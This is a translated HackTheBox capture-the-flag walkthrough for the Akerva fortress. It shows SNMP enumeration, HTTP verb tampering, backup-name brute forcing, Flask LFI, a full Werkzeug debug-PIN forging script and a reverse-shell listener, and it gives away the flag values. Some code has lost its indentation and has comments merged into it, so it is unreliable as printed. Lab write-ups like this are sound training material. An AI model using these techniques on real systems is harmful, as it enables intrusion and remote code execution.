Akerva is a HackTheBox Fortress focused on a wide spectrum of web-app misconfigurations escalating into local privilege escalation and a classical crypto puzzle. Eight flags total, each gated behind a distinct primitive. Most flags can be reached without any one being a hard dependency — recon-heavy fortresses reward parallel hypothesis-testing.
The technical signature of Akerva is variety over depth: you will spend more time switching context (curl → snmpwalk → Flask app → Werkzeug console → bash priv-esc → Vigenère decryption) than drilling into any single tool. That mirrors how real external assessments unfold — break down the target into multiple parallel investigation tracks, follow each as far as it goes.
This English walkthrough is translated from the original Spanish writeup at xchg2pwn.github.io/fortresses/akerva/ by @xchg2pwn, with the source author's screenshots preserved.
Kill chain at a glance
#
Stage
Technique
F1
Plain Sight
HTML source comment leak: curl -s 10.13.37.11 | grep AKERVA
F2
Take a Look Around
UDP nmap reveals SNMP/161 → snmpbulkwalk -c public -v2c dumps OIDs including the flag + a script path leak
F3
Dead Poets
HTTP verb tampering — script path 401 on GET but content readable on POST → flag in comment
F4
Now You See Me
Script reveals a predictable backup filename (epoch-driven, 17-min window) → wfuzz 4-digit brute → download zip → /dev/space_dev.py
F5
Open Book
Flask app on :5000 — credential is the previous flag value → LFI via /file?filename= → read user's flag.txt
F6
Say Friend and Enter
wfuzz finds /console — Werkzeug debug console requiring PIN → reconstruct PIN with MAC address + machine-id (both leakable via LFI) → arbitrary Python execution → reverse shell
/root/secured_note.md — base64 decode → Vigenère ciphertext → dcode.fr known-plaintext attack (we know flag starts with AKERVA) → decoded message contains the flag
ℹ All eight flags follow the AKERVA{...} format. The last flag itself spoils the encryption: AKERVA = key for the Vigenère cipher. Hard tier on HTB; technical depth is moderate per flag but breadth of techniques is what makes it feel involved.
2. Flag 1 — Plain Sight (HTML Comment)
Start with a standard TCP port scan.
nmap
bash
$ nmap 10.13.37.11
Nmap scan report for 10.13.37.11
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp

Open http://10.13.37.11/ — a basic landing page.
Akerva landing page — innocuous public-facing site

Right-click → View Source. The first flag is embedded as an HTML comment.
HTML source — the AKERVA{...} flag visible inside an HTML comment
Confirm from the terminal:
curl + grep
bash
$ curl -s 10.13.37.11 | grep AKERVA
<!-- By the way, the first flag is: AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts} -->
🚩 Flag #1 captured
Plain Sight — HTML source comment
AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts}
3. Flag 2 — SNMP Default Community (Take a Look Around)
TCP recon shows only three ports. Always run a parallel UDP scan — most teams skip this. Top 100 UDP ports is a reasonable trade-off between coverage and time.
UDP nmap
bash
$ sudo nmap -T5 -sU --top-ports 100 --open 10.13.37.11
Nmap scan report for 10.13.37.11
PORT    STATE SERVICE
161/udp open  snmp
SNMP is open with the default community string public. Walk the entire MIB tree with snmpbulkwalk at SNMPv2c, then grep for the AKERVA flag format:
💡 The flag also leaked a server-side script path: /var/www/html/scripts/backup_every_17minutes.sh. That script will gate the next two flags.
4. Flag 3 — HTTP Verb Tampering (Dead Poets)
Assuming the web root is /var/www/html, the leaked path translates to http://10.13.37.11/scripts/backup_every_17minutes.sh. Try to read it.
GET request — 401
bash
$ curl -s 10.13.37.11/scripts/backup_every_17minutes.sh
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you are authorized to access the document requested. ...</p>
<address>Apache/2.4.29 (Ubuntu) Server at 10.13.37.11 Port 80</address>
</body></html>
401 on GET. But the auth rule only filters GET — switch the method to POST and the same path returns the content. Classic HTTP verb tampering misconfiguration (typically a <Limit GET> block in Apache config instead of <LimitExcept>).
POST request — content
bash
$ curl -s -X POST 10.13.37.11/scripts/backup_every_17minutes.sh
#!/bin/bash## This script performs backups of production and development websites.# Backups are done every 17 minutes.## AKERVA{IKNoW###VeRbTamper!nG_==}#
SAVE_DIR=/var/www/html/backups
while true
do
ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
echo "Erasing old backups..."
rm -rf $SAVE_DIR/*
echo "Backuping..."
zip -r $SAVE_DIR/$ARCHIVE_NAME /var/www/html/*
echo "Done..."
sleep 1020
done
🚩 Flag #3 captured
Dead Poets — HTTP verb tampering
AKERVA{IKNoW###VeRbTamper!nG_==}
ℹ Apache <Limit GET POST> blocks only restrict the listed methods. The correct pattern is <LimitExcept GET POST>Require all denied</LimitExcept> which restricts everything except the listed methods. The Akerva config used the wrong directive.
5. Flag 4 — Predictable Backup Filename (Now You See Me)
Read the script carefully — it spells out the full attack:
script analysis
shell
# the backup directory is web-accessible
/var/www/html/backups → http://10.13.37.11/backups
# filenames follow this template:
ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
# = backup_YYYYMMDDhhmmss# new backup every 17 minutes (1020 seconds), all previous content erased
Get the current server time from the HTTP Date header — that fixes the date prefix.
The leaked source includes a WordPress install + a /dev/ folder with a custom Flask app:
space_dev.py
python
$ ls var/www/html/dev/
space_dev.py

$ cat var/www/html/dev/space_dev.py
#!/usr/bin/python
from flask import Flask, request
from flask_httpauth import HTTPBasicAuth
from werkzeug.security import generate_password_hash, check_password_hash

app = Flask(__name__)
auth = HTTPBasicAuth()

users = {
    "aas": generate_password_hash("AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$}")
}

@auth.verify_password
def verify_password(username, password):
    if username in users:
        return check_password_hash(users.get(username), password)
    return False

@app.route('/')
@auth.login_required
def hello_world():
    return 'Hello, World!'

@app.route("/file")
@auth.login_required
def file():
    filename = request.args.get('filename')
    try:
        with open(filename, 'r') as f:
            return f.read()
    except:
        return 'error'

if __name__ == '__main__':
    print(app)
    print(getattr(app, '__name__', getattr(app.__class__, '__name__')))
    app.run(host='0.0.0.0', port='5000', debug=True)
🚩 Flag #4 captured
Now You See Me — backup filename brute + script source
AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$}
6. Flag 5 — Flask LFI (Open Book)


The script binds Flask to 0.0.0.0:5000 with debug=True. Port 5000 was already open from the initial nmap. The basic-auth credential is the flag we just captured (aas:AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$}).
Port 5000 — HTTP Basic Auth prompt from the Flask app
Authenticated with aas:<F4 flag> as the password

After login — just "Hello, World!" on the / route

The /file route reads any file the Flask process can open. Direct LFI:
/file?filename=/etc/passwd reads arbitrary files via the Flask route
Automate the LFI in a small script for easier exfil:
7. Flag 6 — Werkzeug Debug Console PIN Forge (Say Friend and Enter)
Fuzz the Flask app for more endpoints. wfuzz with the common-content wordlist finds /console.
wfuzz
bash
$ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt \
       -u http://10.13.37.11:5000/FUZZ -t 100 --hc 404
000001222:   200   52 L   186 W   1985 Ch   "console"
000001535:   401   0 L    2 W     19 Ch     "download"
000001784:   401   0 L    2 W     19 Ch     "file"

Werkzeug debug console at /console — locked behind a PIN prompt
Werkzeug's debug console is gated by a deterministic PIN derived from public + private bits of the host. The HackTricks page documents the algorithm. We need:
Username — running the Flask app. We know from /etc/passwd: aas.
Modname — usually flask.app.
App class name — usually Flask.
App file path — varies by Python version. Confirm via the Server header.
MAC address as decimal — read via LFI from /sys/class/net/<iface>/address.
Machine ID — read via LFI from /etc/machine-id.
pin inputs
bash
# Server version → reveals Python 2.7 path$ curl -s 10.13.37.11:5000/console -I | grep Server
Server: Werkzeug/0.16.0 Python/2.7.15+
# → /usr/local/lib/python2.7/dist-packages/flask/app.pyc# MAC address via LFI, convert to decimal$ python3 exploit.py /sys/class/net/ens33/address
00:50:56:b9:da:06
$ python3
>>> 0x005056b9da06
345052404230
# Machine ID via LFI$ python3 exploit.py /etc/machine-id
258f132cd7e647caaf5510e3aca997c1
Compute the PIN
pin.py
python
import hashlib
from itertools import chain
probably_public_bits = [
'aas',
'flask.app',
'Flask',
'/usr/local/lib/python2.7/dist-packages/flask/app.pyc'
]
private_bits = [
'345052404230', # str(uuid.getnode()) — MAC as decimal'258f132cd7e647caaf5510e3aca997c1'# /etc/machine-id
]
h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
if not bit: continue
if isinstance(bit, str): bit = bit.encode('utf-8')
h.update(bit)
h.update(b'cookiesalt')
cookie_name = '__wzd' + h.hexdigest()[:20]
h.update(b'pinsalt')
num = ('%09d' % int(h.hexdigest(), 16))[:9]
for group_size in 5, 4, 3:
if len(num) % group_size == 0:
rv = '-'.join(num[x:x+group_size].rjust(group_size, '0')
for x in range(0, len(num), group_size))
break
else:
rv = num
print(rv)
pin computation
bash
$ python3 pin.py

249-759-504
Werkzeug console unlocked — we can now execute arbitrary Python


os.popen() returns the output where os.system() only returns the exit code
ls -la reveals .hiddenflag.txt

Easiest path forward: drop a bash reverse shell via the console:
Sending a bash reverse shell from the unlocked console
reverse shell as aas
bash
$ sudo nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.13.37.11
aas@Leakage:~$ id
uid=1000(aas) gid=1000(aas) groups=1000(aas),24(cdrom),30(dip),46(plugdev)

aas@Leakage:~$ cat .hiddenflag.txt
AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}
🚩 Flag #6 captured
Say Friend and Enter — Werkzeug debug console PIN forge
AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}
ℹ The PIN changes every time the machine reboots (machine-id stays the same on Akerva but MAC may not). Re-run the LFI extraction + recompute if you reset the lab.
